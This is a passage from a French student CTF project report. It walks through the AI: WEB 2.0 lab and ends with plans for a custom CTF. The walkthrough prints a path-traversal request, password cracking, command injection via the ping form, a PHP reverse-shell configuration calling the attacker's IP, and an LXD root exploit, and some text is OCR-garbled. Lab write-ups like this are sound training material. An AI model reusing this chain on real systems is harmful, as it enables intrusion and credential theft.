# Tested on: Debian [wheezy]

### Vulnerability
1. download.php -> file_name parameter
2. viewing.php -> file_name parameter

### Vulnerability 1 - download.php
GET /vul_test/FileSharing/download.php?file_name../../../../etc/passwd HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:44.0) Gecko/20100101 Firefox/44.0
```

FIGURE 8.38 – Script Directory Traversal

On peut donc utiliser cet exploit via le fichier Download.php :




FIGURE 8.39 – Récupération du fichier /etc/passwd

On télécharge ainsi le fichier /etc/passwd contenu dans la machine cible. On remarque la présence de deux utilisateurs en bas de la liste : "aiweb2" et "n0nr00tuser". On connaît donc 2 identifiants potentiels sur la machine victime.

Il ne nous reste plus qu'à trouver les mots de passe. Après quelques recherches sur le web, on obtient que dans /etc/ il y a un dossier apache2 dans lequel il y a un fichier nommé .htpasswd.

Etant donné que nous sommes déjà dans /etc avec la faille, on peut accéder à apache2/.htpasswd :




FIGURE 8.40 – Récupération du mot de passe "hashé" de l'utilisateur aiweb2admin

Dans ce fichier on trouve un nouvel identifiant "aiweb2admin" et un hash de mot de passe. Dans les pré-requis sur la page du CTF, il faudra utiliser un dictionnaire pour bruteforce un mot de passe.

Nous décidons d'utiliser John qui est un outil sous Kali Linux pour "bruteforce" un hash de mot de passe :

```
root@kali:~# john --wordlist=dict.txt hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as
Use the "--format=md5crypt-long" option to force loading these as that type
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 A
Will run 4 OpenMP threads
Press 'a' or Ctrl-C to abort. almost any other key for status
c.ronaldo          (aiweb2admin)
1g 0:00:00:00 DONE (2019-09-05 01:14) 14.28g/s 87771p/s 87771c/s 87771C/s ci
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

FIGURE 8.41 – Utilisation de john

Nous avons donc trouver le mot de passe associé à "aiweb2admin". Il y a quelques questions à se poser. La première, l'user "aiweb2admin" ne semble pas être présent dans le fichier /etc/passwd, on en conclut que cet utilisateur n'est pas présent sur la machine cible. Il

s'agit peut être d'un utilisateur autorisé à se connecter à un panel admin. Cependant, sur la page d'accueil, on ne voit aucun bouton mentionnant un accès quelconque à cette page.

Un outil très puissant sous Kali Linux est "dirb" ou "dirbuster" en version graphique. Cet outil permet de "bruteforce" des répertoires web via un dictionnaire. On peut donc cartographier un site web et donc, par conséquent, trouver des pages ou des répertoires cachés sur le site :

```
root@kali:~/Documents/CTF# dirb http://192.168.1.27
[...]
DIRB v2.22
By The Dark Raver
[...]
START_TIME: Wed Sep 25 19:49:21 2019
URL_BASE: http://192.168.1.27/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
[...]
GENERATED WORDS: 4612
[...]
---- Scanning URL: http://192.168.1.27/index.php (CODE:200|SIZE:678)
==> DIRECTORY: http://192.168.1.27/css/ (CODE:200|SIZE:199)
+ http://192.168.1.27/index.php (CODE:200|SIZE:678) prefixlen 128 scopeid 0x0
+ http://192.168.1.27/server-status (CODE:403|SIZE:199)
==> DIRECTORY: http://192.168.1.27/srv/ (CODE:200|SIZE:181)
+ http://192.168.1.27/webadmin (CODE:401|SIZE:381)
[...]
root@kali:~/Documents/CTF# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST
      inet 192.168.1.20 netmask 255.255.255.0
      [...]
      ether 00:0c:29:68:07:51 txqueuelen 1000
      RX errors 0 dropped 0 overruns 0
      TX packets 252484 bytes 47412697 (47.4 MB)
      TX errors 0 dropped 0 overruns 0
      device interrupt 19 base 0x2000
[...]
```

FIGURE 8.42 – Utilisation de dirb

On obtient un "webadmin" sur le serveur <http://192.168.1.27/webadmin> :




FIGURE 8.43 – Authentification

Le site nous demande un login et un mot de passe. Essayons ce que nous avons obtenu :



FIGURE 8.44 – Recherche d'informations sur la page Admin

On arrive sur la page d'administration du site. On constate que l'administrateur a désactivé quelques contenus pour les robots. Cependant, le mot "robot" a une importance sur internet. En effet, pour être référencé ou analysé, un site peut disposer d'un fichier robots.txt. Essayons de savoir si ce fichier existe :




FIGURE 8.45 – Robots.txt

Le nom /H05TpIn9555/ et /S0mextras/ peuvent faire penser à des répertoires.

Si on essaye le premier :



FIGURE 8.46 – Page de ping

Cette page semble présenter un teste de ping. On peut donc pinger une IP depuis la machine victime :

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
From 192.168.1.37: icmp_seq=1 Redirect Network(New nexthop: 192.168.1.1)  
From 192.168.1.37: icmp_seq=2 Redirect Network(New nexthop: 192.168.1.1)  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=83.0 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=83.1 ms (DUP!)  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=51 time=83.1 ms (DUP!)  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=51 time=83.1 ms (DUP!)  
From 192.168.1.37: icmp_seq=3 Redirect Network(New nexthop: 192.168.1.1)  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=52 time=75.3 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=51 time=75.3 ms (DUP!)  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=52 time=77.1 ms (DUP!)  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=51 time=77.1 ms (DUP!)  
From 192.168.1.37: icmp_seq=4 Redirect Network(New nexthop: 192.168.1.1)  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=52 time=38.0 ms  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=51 time=38.1 ms (DUP!)  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=52 time=40.8 ms (DUP!)  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=51 time=40.8 ms (DUP!)  
  
--- 8.8.8.8 ping statistics ---  
4 packets transmitted, 3 received, +9 duplicates, 25% packet loss, time 3011ms  
rtt min/avg/max/mdev = 38.094/66.281/83.113/19.173 ms
```

A screenshot of a web browser window showing the results of a ping test. The page has a header "Ping IP address:" followed by an input field and a "Submit" button. Below the input field, the terminal output of the ping command is displayed, showing the transmission of 4 packets, a 25% packet loss, and round-trip times ranging from 38.094 to 83.113 ms.

FIGURE 8.47 – Test de ping

Dans l'autre répertoire on trouve :




FIGURE 8.48 – Recherche d'informations

Il semblerait qu'il y ait des informations dans ce répertoire dans la machine.

En réfléchissant bien, la page qui permet de ping doit sûrement utiliser la commande ping interne à Linux. Il faudrait donc trouver un moyen de s'évader de cette commande pour faire d'autres actions.

Sous linux, en utilisant le "|" on peut faire une autre commande en même temps que la précédente. Par exemple, ping | ifconfig.

Si on utilise un pipe :

Ping IP address:

FIGURE 8.49 – Test d'échappement de commande avec un pipe

Cela ne marche pas, mais en utilisant 2 pipes :

```
ens32: flags=4163 mtu 1500
    inet 192.168.1.27 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::20c:29ff:fe98:5612 prefixlen 64 scopeid 0x20
        ether 00:0c:29:98:56:12 txqueuelen 1000 (Ethernet)
            RX packets 292669 bytes 61019089 (61.0 MB)
            RX errors 0 dropped 51 overruns 0 frame 0
            TX packets 283289 bytes 133618333 (133.6 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73 mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10
        loop txqueuelen 1000 (Local Loopback)
            RX packets 140 bytes 10698 (10.6 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 140 bytes 10698 (10.6 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ping IP address:

FIGURE 8.50 – Test d'échappement de commande avec deux pipes

On obtient le résultat de la commande ifconfig. Maintenant il suffit de créer une backdoor PHP, de la télécharger sur la machine avec wget et de prendre la main sur la machine cible. La création de la backdoor peut se faire de plusieurs manières. Nous allons utiliser un reverse shell et écouter une connexion entrante avec netcat sur le port 1234 sur notre machine attaquante :

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
```

FIGURE 8.51 – Utilisation de netcat

Il faudra renseigner l'adresse IP de Kali linux pour que le client puisse se connecter :

```
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5
// Use of stream_select() on file descriptors returned by proc_open
// Some compile-time options are needed for daemonisation (like pcn
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get

set_time_limit (0);
$VERSTON = "1.0";
$ip = '192.168.0.26'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

FIGURE 8.52 – Configuration du reverse shell

Via l'interface de la commande ping sur le serveur, on pourra utiliser wget pour récupérer la backdoor préalablement upload sur un serveur :

Ping IP address:



FIGURE 8.53 – Récupération de la backdoor

Une fois que la page PHP a été lancée, on récupère un shell sur la machine attaquante :

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.3: inverse host lookup failed: Unknown host
connect to [192.168.0.26] from (UNKNOWN) [192.168.0.3] 38578
Linux aiweb2host 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC
06:06:03 up 1:07, 0 users, load average: 0.02, 0.01, 0.00
USER      TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

FIGURE 8.54 – Récupération de la backdoor

Rappelons-nous que le fichier "S0mextras" contenait peut être des informations importantes. Avec la commande cd /var/www/html on peut accéder à ce fichier. Un ls -al permet de lister les fichiers cachés :

```
$ ls -al
total 16
drwxr-xr-x 2 www-data www-data 4096 Aug 29 12:22 .
drwxr-xr-x 4 www-data www-data 4096 Aug 28 12:19 ..
-rw-r--r-- 1 www-data www-data    49 Aug 29 12:11 .sshUserCred55512.txt
-rw-r--r-- 1 www-data www-data  135 Aug 29 12:22 index.html
```

FIGURE 8.55 – Exécution de commandes dans la machine cible

On trouve un fichier contenant "UserCred" qui peut être intéressant. En l'affichant on obtient :

```
$ cat .sshUserCred55512.txt
User: n0nr00tuser
Cred: zxowieoi4sdsadpEClDws1sf
```

FIGURE 8.56 – Mot de passe pour l'utilisateur n0nr00tuser

L'utilisateur n0nr00tuser fait partie de la liste /etc/passwd. On a donc trouvé le mot de passe associé à ce compte.

Pour rappel, les services qui sont actifs sur la machine sont le HTTP et le SSH. Essayons d'utiliser ces informations pour nous connecter en SSH.

On arrive à se connecter :

```
root@kali:~/Documents/CTF# ssh n0nr00tuser@192.168.1.27
n0nr00tuser@192.168.1.27's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Mon Sep 30 21:23:40 UTC 2019

 System load:  0.0          Processes:           159
 Usage of /:   80.2% of 3.87GB   Users logged in:     0
 Memory usage: 78%          IP address for ens32: 192.168.1.27
 Swap usage:   0%

 * Kata Containers are now fully integrated in Charmed Kubernetes 1.16!
   Yes, charms take the Krazy out of K8s Kata Kluster Konstruction.

   https://ubuntu.com/kubernetes/docs/release-notes

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
   https://ubuntu.com/livepatch

33 packages can be updated.
0 updates are security updates.

Last login: Sun Sep  1 05:35:18 2019 from 192.168.187.1
n0nr00tuser@aiweb2host:~$
```

FIGURE 8.57 – Connexion en SSH

Le problème est que nous ne sommes pas root :

```
n0nr00tuser@aiweb2host:~$ id
uid=1001(n0nr00tuser) gid=1001(n0nr00tuser) groups=1001(n0nr00tuser),108(lxd)
```

FIGURE 8.58 – Commande id

n0nr00tuser est utilisateur lxd qui est un conteneur pour virtualiser des applications. Une rapide recherche sur le lxd avec "privilege escalation" permet d'obtenir un script disponible sur le site exploit-DB :


```
#!/usr/bin/env bash

# -----
# Authors: Marcelo Vazquez (S4vitar)
#          Victor Lasa      (vowkin)
# -----

# Step 1: Download build-alpine => wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine [Attacker Machine]
# Step 2: Build alpine => bash build-alpine (as root user) [Attacker Machine]
# Step 3: Run this script and you will get root [Victim Machine]
# Step 4: Once inside the container, navigate to /mnt/root to see all resources from the host machine
```

FIGURE 8.59 – Script privilege escalation


En suivant les étapes, on obtient le script à télécharger sur la machine victime :



The screenshot shows a terminal window with a black background and white text. It displays the command 'wget http://192.168.1.20/alpine-v3.10-x86\_64-20190930\_2337.tar.gz' being run. The output shows the progress of the download, including the connection, response code (200 OK), file length (3176190 bytes), and download speed (103 MB/s). The file is saved as 'alpine-v3.10-x86\_64-20190930\_2337.tar.gz'.

FIGURE 8.60 – Script téléchargé en format tar.gz


Avec la commande wget :



The screenshot shows a terminal window with a black background and white text. It displays the command 'wget http://192.168.1.20/alpine-v3.10-x86\_64-20190930\_2337.tar.gz' being run. The output shows the progress of the download, including the connection, response code (200 OK), file length (3176190 bytes), and download speed (103 MB/s). The file is saved as 'alpine-v3.10-x86\_64-20190930\_2337.tar.gz'.

FIGURE 8.61 – Téléchargement du script sur la machine cible avec wget

Il faut maintenant créer un script qu'on nommera exploit.sh dans lequel on va copier le script de "privilege escalation" sur lxd du site exploit-db :



```
n0nr00tuser@aiweb2host:~$ cat exploit.sh
#!/usr/bin/env bash


# Corbeille
# -----
# Authors: Marcelo Vazquez (S4vitar)
# + Autres Victor Lasa (vowkin)
# -----


# Step 1: Download build-alpine => wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine [Attacker Machine]
# Step 2: Build alpine => bash build-alpine (as root user) [Attacker Machine]
# Step 3: Run this script and you will get root [Victim Machine]
# Step 4: Once inside the container, navigate to /mnt/root to see all resources
from the host machine

function helpPanel(){
    echo -e "\nUsage:"
    echo -e "\t[-f] Filename (.tar.gz alpine file)"
    echo -e "\t[-h] Show this help panel\n"
    exit 1
}
```

FIGURE 8.62 – Création du script "exploit.sh"

On exécute le script pour devenir root :



```
n0nr00tuser@aiweb2host:~$ ./exploit.sh -f alpine-v3.10-x86_64-20190930_2337.tar.gz
gz  VIDÉOS
Image imported with fingerprint: a3d4657caea3c8764567a6fefcb93a3fc8b8a021addce74
[*] Listing images...

+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC |      DESCRIPTION      | ARCH | SIZE
E |          UPLOAD DATE |           |
+-----+-----+-----+-----+
+-----+
| alpine | a3d4657caea3 | no     | alpine v3.10 (20190930_23:37) | x86_64 | 3.03
MB | Sep 30, 2019 at 9:44pm (UTC) |
+-----+
Creating privesc
Device giveMeRoot added to privesc
~ # id
uid=0(root) gid=0(root)
```

FIGURE 8.63 – Exécution de l'exploit

En se déplaçant dans /mnt/root/root on peut voir tous les fichiers de root notamment le flag :

```
/mnt/root/root # cat flag.txt
#####
#          #
#          AI: WEB 2.0
#          #
#          Congratulations!!!
#          #
#          Hope you enjoyed this.
#
#  flag{7fe64512ecd4dba377b50627f307d1678b14132f}
#
#          Please tweet on @arif_xpress
#
#####
```

FIGURE 8.64 – Flag

# Chapitre 9

## Création d'un CTF

Après une longue période de découverte des CTFs et des différents outils utilisés pour ces derniers, nous allons désormais procéder à la création d'un CTF qui aura pour but d'initier les prochains pirates. Ils devront à l'avenir créer eux aussi leur propre CTF pour les prochaines années.

Le CTF démarrera sous une image Debian qui sera configurée en DHCP et un accueil personnalisé. La machine contiendra un serveur Web et samba. On débute sur une page Web dans laquelle un formulaire d'accueil est à remplir. La page de l'administrateur est différente de l'utilisateur lambda ; il faudra donc utiliser dirb pour obtenir cette dernière. Grâce à cet outil, une page admin.php est dévoilée. Cette dernière n'est rien d'autre qu'un leurre et le pirate devra donc suivre une autre piste pour le flag à capturer.

Il y aura, dans le code source de la page, un lien vers un site qui aura un nom assez compliqué pour que dirb ne le trouve pas. Ce site aura en son sein un login et un mot de passe qui permettent de remplir le formulaire de la page web initiale. Après la connexion, le pirate tombera sur une page de bienvenue avec un fichier RAR téléchargeable. Ce dernier contient un mot de passe hashé en SHA1. Cependant, télécharger le fichier ne sera pas suffisant, car il sera protégé par un mot de passe. Il faudra donc utiliser un outil de bruteforce afin de trouver ce dernier. Quand ceci est fait, il n'y aura plus qu'à décrypter le hash ; ce dernier contient le login du compte administrateur du site web.

Nous pouvons maintenant passer au deuxième flag à capturer.

En ce qui concerne Samba, nous prendrons une version contenant des vulnérabilités permettant au pirate d'exploiter ces dernières. Par exemple, avec l'utilisation de Metasploit, il est possible de récupérer les informations d'un utilisateur pour se connecter à Samba. Une fois sur le compte utilisateur dans Samba, il y aura trois images : deux seront des fausses

pistes et la dernière contiendra le mot de passe de connexion en tant qu'administrateur sur le site web. Il sera également possible d'utiliser une vulnérabilité liée à la version de samba dans laquelle il sera possible d'accéder directement à la machine hôte mais, dans un utilisateur "test" qui n'aura quasiment aucun droits. Le pirate devra y récupérer une vidéo dans le dossier personnel de l'utilisateur test. Cependant, aucune élévation de privilège ne devra être possible à partir de l'utilisateur test. Sur le compte administrateur, il lui sera possible d'envoyer/partager un fichier pour créer un reverse-shell.

Pour terminer, à l'aide d'un reverse-shell, le pirate devra trouver un moyen pour monter ses droits dans le but de devenir root de la machine cible.

# Conclusion

Au cours de ces trois premiers mois consacrés à notre projet CTF, nous avons eu l'occasion d'effectuer de nombreuses recherches afin de comprendre ce qu'était réellement un CTF. Nous avons pu constater qu'il existe de nombreux domaines dans lesquels peuvent se dérouler des CTFs, ce qui implique ainsi une multitude d'outils que nous avons dû sélectionner pour affiner notre approche sur le sujet. En effet, tous ces outils sont plus ou moins complexes et proposent pour la plupart une grande variété d'options ou de modes d'utilisations. Avec l'aide de Kali Linux, nous avons donc pu apprendre à manier les principaux outils, que nous considérons comme les bases pour réaliser un CTF (Nmap, Nitko, Dirbuster, Metasploit, etc...). Grâce à cet apprentissage, nous avons pu mettre en pratique ces connaissances sur des CTFs. Il nous faudra étudier plus précisément et coupler ces outils fondamentaux à de nouveaux afin d'élargir nos capacités de Pentest.

